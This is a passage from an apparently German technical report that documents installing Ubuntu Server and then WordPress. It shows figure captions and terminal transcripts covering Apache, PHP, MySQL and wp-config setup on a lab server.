


Abbildung 167: Installation von Ubuntu Server 10/15




Abbildung 168: Installation von Ubuntu Server 11/15




Abbildung 169: Installation von Ubuntu Server 12/15




Abbildung 170: Installation von Ubuntu Server 13/15




Abbildung 171: Installation von Ubuntu Server 14/15




Abbildung 172: Installation von Ubuntu Server 15/15

Nachdem die Installation von Ubuntu abgeschlossen ist, wird das Content Management System WordPress[34] installiert und konfiguriert (siehe Abbildung 173 - Abbildung 186).

[34] https://wordpress.com/de/

```
root@webserver01:/home/superadmin# date
Tue Jun  4 05:22:12 PM UTC 2024
root@webserver01:/home/superadmin# apt update -y ; apt install -y apache2 ghostscript libapache2-mod
-php mysql-server php php-bcmath php-curl php-imagick php-intl php-json php-mbstring php-mysql php-x
ml php-zip
Hit:1 http://de.archive.ubuntu.com/ubuntu jammy InRelease
Get:2 http://de.archive.ubuntu.com/ubuntu jammy-updates InRelease [128 kB]
Hit:3 http://de.archive.ubuntu.com/ubuntu jammy-backports InRelease
Get:4 http://de.archive.ubuntu.com/ubuntu jammy-updates/main amd64 Packages [1,686 kB]
Get:5 http://de.archive.ubuntu.com/ubuntu jammy-updates/universe amd64 Packages [1,076 kB]
Get:6 http://security.ubuntu.com/ubuntu jammy-security InRelease [129 kB]
Get:7 http://security.ubuntu.com/ubuntu jammy-security/main amd64 Packages [1,476 kB]
Get:8 http://de.archive.ubuntu.com/ubuntu jammy-updates/universe Translation-en [247 kB]
Get:9 http://security.ubuntu.com/ubuntu jammy-security/main Translation-en [254 kB]
Get:10 http://security.ubuntu.com/ubuntu jammy-security/universe amd64 Packages [854 kB]
Get:11 http://security.ubuntu.com/ubuntu jammy-security/universe Translation-en [165 kB]
Fetched 6,015 kB in 2s (2,432 kB/s)
_
```

Abbildung 173: Installation und Konfiguration von WordPress 1/14

```
root@webserver01:/home/superadmin# mkdir -p /srv/www ; chown www-data: /srv/www
root@webserver01:/home/superadmin# date
Tue Jun  4 05:26:50 PM UTC 2024
root@webserver01:/home/superadmin# curl https://wordpress.org/latest.tar.gz | sudo -u www-data tar z
x -C /srv/www
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 23.5M  100 23.5M    0     0  4257k      0  0:00:05  0:00:05 --:--:-- 4860k
root@webserver01:/home/superadmin#
```

Abbildung 174: Installation und Konfiguration von WordPress 2/14

```
 GNU nano 6.2                 /etc/apache2/sites-available/wordpress.conf *
<VirtualHost *:80>
        DocumentRoot /srv/www/wordpress
        <Directory /srv/www/wordpress>
                Options FollowSymLinks
                AllowOverride Limit Options FileInfo
                DirectoryIndex index.php
                Require all granted
        </Directory>
        <Directory /srv/www/wordpress/wp-content>
                Options FollowSymLinks
                Require all granted
        </Directory>
</VirtualHost>_
```

Abbildung 175: Installation und Konfiguration von WordPress 3/14

```
root@webserver01:/home/superadmin# a2ensite wordpress ; a2enmod rewrite ; a2dissite 000-default
Enabling site wordpress.
To activate the new configuration, you need to run:
  systemctl reload apache2
Enabling module rewrite.
To activate the new configuration, you need to run:
  systemctl restart apache2
Site 000-default disabled.
To activate the new configuration, you need to run:
  systemctl reload apache2
root@webserver01:/home/superadmin# systemctl restart apache2
root@webserver01:/home/superadmin# date
Tue Jun  4 05:31:22 PM UTC 2024
root@webserver01:/home/superadmin# _
```

Abbildung 176: Installation und Konfiguration von WordPress 4/14

```
root@webserver01:/home/superadmin# mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.36-0ubuntu0.22.04.1 (Ubuntu)

Copyright (c) 2000, 2024, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> CREATE DATABASE wordpress;
Query OK, 1 row affected (0.01 sec)

mysql> CREATE USER wordpress@localhost IDENTIFIED BY 'password123';
Query OK, 0 rows affected (0.00 sec)

mysql> GRANT SELECT,INSERT,UPDATE,DELETE,CREATE,DROP,ALTER ON wordpress.* TO wordpress@localhost;
Query OK, 0 rows affected (0.01 sec)

mysql> FLUSH PRIVILEGES
    -> ;
Query OK, 0 rows affected (0.01 sec)

mysql> QUIT
Bye
root@webserver01:/home/superadmin# date
Tue Jun  4 05:33:39 PM UTC 2024
root@webserver01:/home/superadmin# _
```

Abbildung 177: Installation und Konfiguration von WordPress 5/14

```
root@webserver01:/home/superadmin# sudo -u www-data cp /srv/www/wordpress/wp-config-sample.php /srv/
www/wordpress/wp-config.php
root@webserver01:/home/superadmin# sed -i 's/database\_name\_here/wordpress/g' /srv/www/wordpress/wp
-config.php
root@webserver01:/home/superadmin# sed -i 's/username\_here/wordpress/' /srv/www/wordpress/wp-config
.php
root@webserver01:/home/superadmin# sed -i 's/password\_here/password123/' /srv/www/wordpress/wp-conf
ig.php
root@webserver01:/home/superadmin# date
Tue Jun  4 05:37:07 PM UTC 2024
root@webserver01:/home/superadmin# _
```

Abbildung 178: Installation und Konfiguration von WordPress 6/14




Abbildung 179: Installation und Konfiguration von WordPress 7/14




Abbildung 180: Installation und Konfiguration von WordPress 8/14

```
root@webserver01:/home/superadmin# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:bc:12:35 brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.237.129/24 metric 100 brd 192.168.237.255 scope global dynamic ens33
       valid_lft 1299sec preferred_lft 1299sec
    inet6 fe80::20c:29ff:febc:1235/64 scope link
       valid_lft forever preferred_lft forever
root@webserver01:/home/superadmin#
```

Abbildung 181: Installation und Konfiguration von WordPress 9/14




Abbildung 182: Installation und Konfiguration von WordPress 10/14




Abbildung 183: Installation und Konfiguration von WordPress 11/14

